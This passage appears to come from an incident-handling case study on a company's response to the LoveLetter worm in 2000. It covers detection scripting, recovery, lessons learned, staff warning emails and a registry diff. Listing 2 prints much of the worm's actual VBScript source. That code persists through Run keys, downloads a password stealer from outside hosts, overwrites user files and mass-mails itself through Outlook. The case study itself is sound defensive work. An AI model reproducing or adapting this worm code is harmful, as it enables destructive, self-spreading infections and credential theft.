The second line looks to see if the `kix32.exe` program exists on the local machine, if it does, then it's executed there. This is for our VPN users that have slow dialup connections. Line 3 will execute the Kix program from the server. The Kix script is always launched from a location relative to the login batch file. `%0` is an environment variable that contains the full path to the batch file. Kix will ignore the batch file name when determining where to get it's script.

Here is the section of our Kix script to look for the existence of this file and then log information to a file.

```
IF Open( 3 ,  "N:\LOVE\LOG\LOVE.LOG", 5 )  = 0
  $Result = Exist("c:\windows\system\MSKernel32.vbs" )
  IF $Result = 1
    $x = WriteLine( 3 , @USERID + " on workstation " +
  @WKSTA + " - Love Letter Virus detected  " + Chr(13)
  + Chr(10) )
    $x = WriteLine( 3 , "    Found
  c:\windows\system\MSKernel32.vbs  " +  @DATE + "  " +
  @TIME + Chr(13) + Chr(10) )
  ENDIF
ENDIF
```

I didn't realize it at the time, but we should have used the Kix variable for the Windows System directory instead of hard coding it into our Kix script. We were only scanning non-NT systems that had a default Windows directory.

We monitored this log file for several weeks after the incident and no further infections were detected.

We also decided to place a bogus file named AFILE.VBS in the public shared partition and would monitor the size of that file for several weeks. If its size suddenly became 10307, then we'd know that we had another infection in the company. This was a simple indicator to determine if we had another outbreak.

By this time virus definitions were available. Everyone in the world was trying to download them. The web site was barely responding and was extremely slow. We finally were able to get a copy and decided to place it on a network drive so that everyone in the company could update using this copy instead of attempting to get a copy from the vendor.

The shared public NT drive, which contained the most infected files, was used for temporary storage. We placed the NT server back in service and sent a company-wide email asking people to request a restoration of any missing files instead of restoring everything from the recent backup. This was done because the publicly writeable area of the NT server is used for temporary redundant storage and most of the users either didn't need the files or had copies of them on their workstations.

We made floppy copies to be taken to the 15 infected Windows machines and disinfected them before returning them to service and reconnecting them to the network.

Everyone was doing his or her updates. Our microcomputer support staff spent a great deal of time assisting users who had not run virus protection in the past and now wanted to run it.

Twenty-four hours after the incident the IT manager sent an email to the company giving an explanation of what had occurred. See Attachment 4.

Lessons Learned

The Lessons Learned phase is probably the most valuable phase of incident handling. It is here that we have the opportunity to reflect on the mistakes that were made in the previous phases and develop improvements to eliminate or lessen them. We also have the opportunity to reinforce the positive aspects of the 6 phases of incident handling. We learned a great deal from this incident.

If someone from the Information Technology Department had taken a course or was certified in incident handling, we would have been better prepared.

We could have been better prepared with a written incident policy. It would have made for an organized approach to this incident. At most we were just doing what came natural and in many cases duplicating work.

We migrated the major business function of group scheduling to Microsoft Outlook and we didn't re-examine our security posture as it related to this migration.

Everything listed in the section "How to Protect Against LoveLetter" was lessons learned. We changed the standard install policy of Windows machines to not hide the filename extensions. We made virus protection mandatory and used our login tool to examine registry key values to determine and enforce this policy. We now check to see if virus protection is installed and the version number of its definitions by examining registry entries on workstations upon login.

Official decisions about evidence gathering, about backups or restores, etc. were not made. We didn't know they needed to be officially made and recorded. We just made them.

It never entered our mind to consider chain-of-custody pertaining to evidence, or evidence gathering. We didn't know about it and couldn't have done it if we wanted to do it. If our company had wanted to prosecute, we wouldn't have any legal evidence.

We learned that Microsoft Outlook's information store was not being scanned for viruses. This function required an add-on product that we hadn't purchased. The virus protection product that we were using only scanned the NT filesystem. The add-on application, provided by our virus protection vendor, proved to be too costly. But, we were able to purchase an add-on application to our backup software at a great cost saving. We immediately purchased this add-on product.

Users will still click on attachments. We must constantly stress the importance of not clicking on attachments. We must periodically re-educate users about the types of viruses and hoaxes, which are plentiful on the Internet.

We must scan email attachments for known viruses at the company email gateway and remove them from emails before they make it to the user's desktops. Having virus protection would have not prevented this incident because the needed definitions were not available until after we were infected. But this would prevent the 95% of incidents attributed to known attacks.

We can perform email filtering. If we can reject, or at least quarantine, an email based on characteristics such as subject, attachment name, or attachment size, we can easily stop email worms before virus definitions are available.

There is now a list of required reading and review of security related material:

- Top Twenty Internet Security Threats <www.sans.org/toptwenty.htm>
- Sans Step By Step Guides for Securing UNIX, NT, etc.
- Center for Internet Security Minimum Security Settings <www.cisecurity.org>

Information Technology personnel need constant training. They also need to be given the time to review security bulletins and analyze vulnerabilities.

Sending an email to the company about an email problem was ineffective. Especially after the incident escalated. The building signs probably were the most effective communication tool. We should develop communication methods that do not rely on the computer systems or the network we are trying to protect.

We should keep pre-made signs for posting at key points around our building. We spent a great deal of time answering the same questions from concerned employees. As part of our incident plan we would have nominated someone to disseminate answers.

We should have selected a lab machine that can be used as a test bed. It should be baselined so that we can disconnect it from the network and execute any worms on it and then dissect the infection to timely determine the signature. A baseline of the registry, hidden files, all files installed would allow such a study.

One step in the identification phase required us to copy text files to a UNIX machine for comparison. We should have had the `diff` software from the Windows Resource kit.

We didn't have toolkits. We had the tools, but they weren't organized into a kit and we should have tested our tools. We might have looked for a `diff` program for Windows if we had tested for this scenario.

We need to rehearse incident handling. We can do this by treating even the smallest incident by-the-book and perform a complete handling of it.

CONCLUSION

Overall we handled the incident well. Our NT server was unavailable for just under five hours. The incident required approximately 70 man-hours to handle. We were also very proud that no one outside the company received a single LoveLetter from us.

It was a very valuable incident in that we learned a great deal about our vulnerabilities and about our sporadic incident handling techniques.

We were fortunate that Microsoft Exchange was not being used as business critical application (as it is today) and that the majority of employees were able to perform their work with minimal effect.

REFERENCES

CERT/CC “CERT® Coordination Center Fights Love Letter Virus.” 4 May 2000 URL: http://www.cert.org/about/loveletter5-2000.html (20 March 2002)

[1]CERT/CC “CERT® Advisory CA-2000-04 Love Letter Worm.” 9 May 2000 URL: http://www.cert.org/advisories/CA-2000-04.html (20 March 2002)

Command Antivirus Software “VBS/LoveLetter Worm Information” 5 May 2000 URL: http://www.command.co.uk/html/virus/love.html (20 March 2002)

F-Secure Security Information Center “LoveLetter” URL: http://www.europe.f-secure.com/v-descs/love.shtml (20 March 2002)

Microsoft Corporation “Analyzing Exchange RPC Traffic Over TCP/IP (Q159298)” 19 June 2001 URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;Q159298 (20 March 2002)

[2]Symantec Corporation “VBS.LoveLetter and variants.” 5 May 2000 URL: http://securityresponse.symantec.com/avcenter/venc/data/vbs.loveletter.a.html (20 March 2002)

First Email Warning (Attachment 1)

```
Date: Thu, 04 May 2000 09:03:58 -0400
To: company-wide@xxxxx.edu
Subject: Virus Alert  "LoveLetter"


DO NOT CLICK ON THE ATTACHMENT WITH THIS MESSAGE!


http://www.datafellows.com/v-descs/love.htm


Then the worm will use Outlook to mass mail itself to everyone in
each
address book. The message that it sends will be as follows:
   Subject:    ILOVEYOU
   Body:       kindly check the attached LOVELETTER coming from me.
   Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
```

Second Email Warning (Attachment 2)

```
Date: Thu, 04 May 2000 09:06:22 -0400
Subject: Virus Alert  "LoveLetter"


If you have already clicked on the attachment, please DO NOT REBOOT
YOUR COMPUTER!  Send an email to pc.support@xxxx.edu or call us to
notify us that you executed the attachment.


http://www.datafellows.com/v-descs/love.htm


Then the worm will use Outlook to mass mail itself to everyone in
each address book. The message that it sends will be as follows:
   Subject:    ILOVEYOU
   Body:       kindly check the attached LOVELETTER coming from me.
     Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
```

Announcement Of Infection (Attachment 3)

```
Date: Thu, 04 May 2000 09:57:30 -0400
To: company-wide@xxxxxx.edu
Subject: VBS/LoveLetter is a VBScript worm


This worm is wide spread at company XXXXXX.

Please do not execute (click on) the attachment associated with an
email with the subject of ILOVEYOU.  Also please do not click on any
files with the extension of VBS.  Simply delete the message.

If you have already executed such an attachment or executed a VBS
file, please do not shutdown or reboot your computer!  Notify PC
Support for instructions.

We have temporarily shut down our exchange server to prevent further
propagation.  We will notify you when we have restarted it.

Be WARY of any attachment sent via email.

MORE WORM DETAILS:
After executing, the worm will infect your system and then mass
email to each recipient in your Outlook address book.

The worm then searches for certain filetypes on all folders on all
local and remote drives and overwrites them with its own code. The
files that are overwritten have either "vbs" or "vbe" extension.

For the files with the following extensions: ".js", ".jse", ".css",
".wsh", ".sct" and ".hta", the worm will create a new file with the
same name, but using the extension ".vbs". The original file will be
deleted.

Next the worm locates files with ".jpg", ".jpeg", ".mp3" or ".mp2",
adds a new file next to it and deletes the original file. For
example, a picture named "pic.jpg" will cause a new file called
"pic.jpg.vbs" to be created.

LoveLetter was found globally in-the-wild on May 4th, 2000. It looks
like the worm is Philippine origin.
SOURCE--<http://www.datafellows.com/v-descs/love.htm>
```

Final Email Wrap-Up From It Manager (Attachment 4)

```
Date: Fri, 05 May 2000 13:24:39 -0400
From: IT Manager
To: company-wide@xxxxxx.com
Subject: Company News: Status of ILOVEYOU "virus" at IPST


On Thursday, several systems at XXXXXX were infected with the "Love
Bug virus" (technical speaking, it's a worm, not a virus).  The
first thing to learn from this is NEVER open an e-mail attachment
(or any file) unless you know who sent it to you AND what it is
supposed to be.  If you are unsure, contact the sender (via phone or
e-mail) and ask for an explanation.

The Love Bug worm is destructive (it removes or overwrites most
files with extensions of .jpg, .mp3, .js, and others), and it
spreads very quickly by e-mailing itself to everyone in the Outlook
address book.  It also attempts to install a separate program that
attempts to steal passwords from your system.  It does not affect
Macintosh or Unix systems.

To determine if your system is infected, check for a file named
"Win32DLL.vbs " in your c:\windows (or c:\winnt) directory.  The
file may show as just "Win32DLL" depending on your settings for
Windows Explorer. If you have this file, your system is infected.
Contact the IT department by e-mailing pc.support.  If you do not
have the file, your system is not infected.

Several variations of this worm are now floating around with
different Subject: lines, so again, DO NOT open attachments unless
you know what they are.

As I mentioned earlier, this worm is destructive, and it overwrote
many files in the S:\Public folder on the file server and in other
directories that were accessible to infected users.  If you need any
files restored that were on the server, contact pc.support.  If
files on your hard drive were affected, just reload them from your
most recent backup.

When the worm was first discovered, we shut down the Microsoft
Exchange Server (which handles Outlook messages) to prevent it from
spreading to more people.  We have now installed updated virus
definition files to prevent the spread, so the Exchange server is
up, and Outlook is functioning again.  It should be noted however,
that at the time all this started no definition existed for this
worm, so the only way to prevent its infiltration was to NOT OPEN
unknown attachments.  (I think someone told me once that to make a
point, you have to tell someone, tell them again, and then tell them
that you told them (or something like that)).
```

UNIX **DIFF** OUTPUT REGISTRY COMPARISON (LISTING 1)

```
4800a4801
> "MSKernel32"="C:\\WINDOWS\\SYSTEM\\MSKernel32.vbs"
4837a4839
> "Win32DLL"="C:\\WINDOWS\\Win32DLL.vbs"
19083d19084
< "Outlook Setup Extension"="4.0;Outxxx.dll;7;000000000000000;0000000000;OutxXX',
65634c65635
< @="Microsoft Outlook 8.0 Object Model"
---
> @="Microsoft Outlook 8.0 Object Library"
65642c65643
< @="C:\\Program Files\\Microsoft Office\\Office\\msoutl8.olb"
---
> @="C:\\PROGRAM FILES\\MICROSOFT OFFICE\\OFFICE\\msoutl8.olb"
81868c81869
< "LastTimeAllocated"=hex:e0,dd,80,a8,b2,21,d4,01
---
> "LastTimeAllocated"=hex:60,07,ca,8c,b3,21,d4,01
97178c97179,97180
< "MRUList"="a"
---
> "MRUList"="ba"
> "b"="A:\\boats.jpg.vbs\\1"
97531c97533
< "Start Page"="http://inside.xxxx.edu/internal/"
---
> "Start Page"="http://www.skyinet.net/-
chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshf
gqw237461234iuy7thjg/WIN-BUGSFIX.exe"
101268a101271
> "DefaultProfile"="Microsoft Outlook"
101269al0l273,101404
> [HKEY USERS\.DEFAULT\Software\Microsoft\Windows Messaging Subsystem\Profiles\Microsoft
Outlook]
> "Profile UID"=hex:a0,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a,00
>
> [HKEY USERS\.DEFAULT\Software\Microsoft\Windows Messaging Subsystem\Profiles\Microsoft
Outlook\8503020000000000c0000000000000461
>"0102300b"=hex:al,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
>
> [HKEY USERS\.DEFAULT\Software\Microsoft\Windows Messaging Subsystem\Profiles\Microsoft
Outlook\0a0d020000000000c000000000000046]
> "000b0ll5"=hex:00,00
> "000b0lll"=hex:01,00
> "000b0ll8"=hex:01,00
> "000b0350"=hex:00,00
> "000b0332"=hex:00,00
> "000b032b"=hex:00,00
> "000b0344"=hex:00,00
> "0003013b"=hex:02,00,00,00
> "000b0320"=hex:01,00
> "000b0321"=hex:01,00
> "000b0322"=hex:01,00
> "00030324"=hex:0e,00,00,00
> "000b033c"=hex:00,00
> "00le0325"="0"
> "000b0l32"=hex:00,00
> "000b0l4l"=hex:00,00
> "000b0l4c"=hex:00,00
> "0003014f"=hex:00,00,00,00
> "00030140"=hex:01,00,00,00
> "000b0l42'l=hex:01,00
> "000b0l4b"=hex:00,00
> "000b0l4d"=hex:00,00
> "000b0l30"=hex:01,00
> "000b0l3l"=hex:01,00
> "000b0205"=hex:01,00
> "000b0208"=hex:01,00
> "000b0338"=hex:00,00
> "000b0339"=hex:00,00
> "000b03l9"=hex:00,00
> "000b023e"=hex:01,00
> "000b023f"=hex:01,00
> "000b0240"=hex:00,00
> "0003033d"=hex:02,00,00,00
> "01020341"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,o0,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
>       00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00
> "01020343"=hex:01,00,00,00,10,00,00,00,ab,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,\
>       47,ca,6a,02,00,00,00,02,20,00,00,00,00,00,00,00,00,01,80,23,82,00,00,08,20,\
>       00,00,00,00,00,00,00,00,00,80,03,85,00,00
>
> [HKEY USERS\.DEFAULT\Software\Microsoft\Windows Messaging Subsystem\Profiles\Microsoft
Outlook\a2d7b08lb32ld4ll9dl600c0f047ca6a]
> "00le3d0a"="mspst.dll"
> "10le3d0f"=hex:01,00,00,00,08,00,00,00,6d,73,70,73,74,2e,64,6c,6c,00
> "00le3d0b"="PSTServiceEntry"
> "00033009"=hex:20,00,00,00
> "001e3001"="Personal Folders"
> "01023414"=hex:4e,49,54,41,f9,bf,b8,01,00,aa,00,37,d9,6e,00,00
> "00le3d09"="MSPST MS"
> "01023d00"=hex:a3,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
>
> [HKEY - USERS\.DEFAULT\Software\Microsoft\Windows Messaging
Subsystem\Profiles\Microsoft Outlook\a3d7b08lb32ld4ll9dl600c0f047ca6a]
> "01023414"=hex:4e,49,54,41,f9,bf,b8,01,00,aa,00,37,d9,6e,00,00
> "00le300a"="mspst.dll"
> "00033e03"=hex:21,00,00,00
> "00033009"=hex:02,00,00,00
> "001e3001"="Personal Folders"
> "001e3006"="Personal Folders"
> "01023d0c"=hex:a2,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
> "00le3d09"="MSPST MS"
> "01020fff"=hex:00,00,00,00,38,al,bb,10,05,e5,10,la,al,bb,08,00,2b,2a,56,c2,00,\
>       00,6d,73,70,73,74,2e,64,6c,6c,00,00,00,00,00,4e,49,54,41,f9,bf,b8,01,00,aa,\
>       00,37,d9,6e,00,00,00,43,3a,5c,57,49,4e,44,4f,57,53,5c,6f,75,74,6c,6f,6f,6b,\
>       2e,70,73,74,00
> "00le6700"="C:\\WINDOWS\\outlook.pst"
> "01020ff9"=hex:ab,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
```

```
>
> [HKEY USERS\.DEFAULT\Software\Microsoft\Windows Messaging Subsystem\Profiles\Microsoft
Outlook\9207f3e0a3bll0l9908b08002b2a56c2]
> "01023d00"=hex:a3,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
> "01023d0e"=hex:a2,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a,a5,d7,b0,81,b3,\
>       21,d4,11,9d,16,00,c0,f0,47,ca,6a
>"01023d0l"=hex:a6,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
>
> [HKEY USERS\.DEFAULT\Software\Microsoft\Windows Messaging Subsystem\Profiles\Microsoft
Outlook\13dbb0c8aa05l0la9bb000aa002fc45a]
> '100036661"=hex:00,00,00,00
>
> [HKEY USERS\.DEFAULT\Software\Microsoft\Windows Messaging Subsystem\Profiles\Microsoft
Outlook\a5d7b08lb32ld4ll9dl600c0f047ca6a]
> "00le3d0a"="contab.dll"
> "10le3d0f"=hex:01,00,00,00,08,00,00,00,63,6f,6e,74,61,62,2e,64,6c,6c,00
> "00le3d0b"="ServiceEntry"
> "00033009"=hex:22,00,00,00
> "00le3d09"="CONTAB"
> "00le3001"="Outlook Address Book"
> "01023d0l"=hex:a6,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
>
> [HKEY USERS\.DEFAULT\Software\Microsoft\Windows Messaging Subsystem\Profiles\Microsoft
Outlook\a6d7b08lb32ld4ll9dl600c0f047ca6a]
> "00le300a"="contab.dll"
> "00033e03"=hex:23,00,00,00
> "00le3006"="Outlook Address Book"
> "01023d0c"=hex:a5,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
> "00le3d09l'="CONTABl'
> "00le3001"="Outlook Address Book"
> "00033009"=hex:00,00,00,00
> "01026601"=hex:a8,d7,b0,81,b3,21,d4,11,9d,16,00,c0,f0,47,ca,6a
> "11026620"=hex:01,00,00,00,18,00,00,00,0c,00,00,00,00,00,00,00,ab,d7,b0,81,b3,\
>       21,d4,11,9d,16,00,c0,f0,47,ca,6a,42,81,00,00
> "10036621"=hex:0f,01,04,80
> "10le6622"=hex:01,00,00,00,08,00,00,00,50,65,72,73,6f,6e,61,6c,20,46,6f,6c,64,\
>       65,72,73,00
> "10le6623"=hex:01,00,00,00,08,00,00,00,43,6f,6e,74,61,63,74,73,00
> "10le6624"=hex:01,00,00,00,08,00,00,00,43,6f,6e,74,61,63,74,73,00
> "10036625"=hex:01,00,00,00
> "11026626"=hex:01,00,00,00,4c,00,00,00,0c,00,00,00,00,00,00,00,38,al,bb,10,05,\
>       e5,10,la,al,bb,08,00,2b,2a,56,c2,00,00,6d,73,70,73,74,2e,64,6c,6c,00,00,00,\
>       00,00,4e,49,54,41,f9,bf,b8,01,00,aa,00,37,d9,6e,00,00,00,43,3a,5c,57,49,4e,\
>       44,4f,57,53,5c,6f,75,74,6c,6f,6f,6b,2e,70,73,74,00
>
101296al01432
> @=dword:00000001
101313al0l450,101453
> [HKEY-USERS\.DEFAULT\Software\Microsoft\Windows Scripting Host]
>
> [HKEY-USERS\.DEFAULT\Software\Microsoft\Windows Scripting Host\Settings]
>
```

LOVELETTER SCRIPT (LISTING 2)

```
rem  barok -loveletter(vbe) <i hate go to school>
rem                 by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft
Group  /  Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKerne
l32",dirsystem&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
\Win32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
```

```
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmh
Pnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwe
rWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQ
ZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDG
jkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-
BUGSFIX.exe"
end if
end if
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-
BUGSFIX",downread&"\WIN-BUGSFIX.exe"
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Main\Start Page","about:blank"
end if
end sub
sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or
(ext="sct") or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
```

```
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or
(s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine ";  Please dont edit this script... mIRC will
corrupt, if mIRC will"
scriptini.WriteLine "     corrupt... WINDOWS will affect and will not run
correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1=  /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2=  /.dcc send $nick "&dirsystem&"\LOVE-LETTER-FOR-
YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
end sub
sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
infectfiles(f1.path)
folderlist(f1.path)
next
end sub
sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub
```

```
function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function
function fileexist(filespec)
On Error Resume Next
dim msg
if (fso.FileExists(filespec)) Then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
function folderexist(folderspec)
On Error Resume Next
dim msg
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
```

```
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
sub html
On Error Resume Next
dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
dta1="<HTML><HEAD><TITLE>LOVELETTER - HTML<?-?TITLE><META NAME=@-
@Generator@-@ CONTENT=@-@BAROK VBS - LOVELETTER@-@>"&vbcrlf& _
"<META NAME=@-@Author@-@ CONTENT=@-@spyder ?-? ispyder@mail.com ?-?
@GRAMMERSoft Group ?-? Manila, Philippines ?-? March 2000@-@>"&vbcrlf& _
"<META NAME=@-@Description@-@ CONTENT=@-@simple but i think this is
good...@-@>"&vbcrlf& _
"<?-?HEAD><BODY ONMOUSEOUT=@-@window.name=#-#main#-#;window.open(#-#LOVE-
LETTER-FOR-YOU.HTM#-#,#-#main#-#)@-@ "&vbcrlf& _
"ONKEYDOWN=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-
YOU.HTM#-#,#-#main#-#)@-@ BGPROPERTIES=@-@fixed@-@ BGCOLOR=@-@#FF9933@-
@>"&vbcrlf& _
"<CENTER><p>This HTML file need ActiveX Control<?-?p><p>To Enable to read
this HTML file<BR>- Please press #-#YES#-# button to Enable ActiveX<?-
?p>"&vbcrlf& _
"<?-?CENTER><MARQUEE LOOP=@-@infinite@-@ BGCOLOR=@-@yellow@-@>----------
z-------------------z----------<?-?MARQUEE> "&vbcrlf& _
"<?-?BODY><?-?HTML>"&vbcrlf& _
"<SCRIPT language=@-@JScript@-@>"&vbcrlf& _
"<!--?-??-?"&vbcrlf& _
"if (window.screen){var wi=screen.availWidth;var
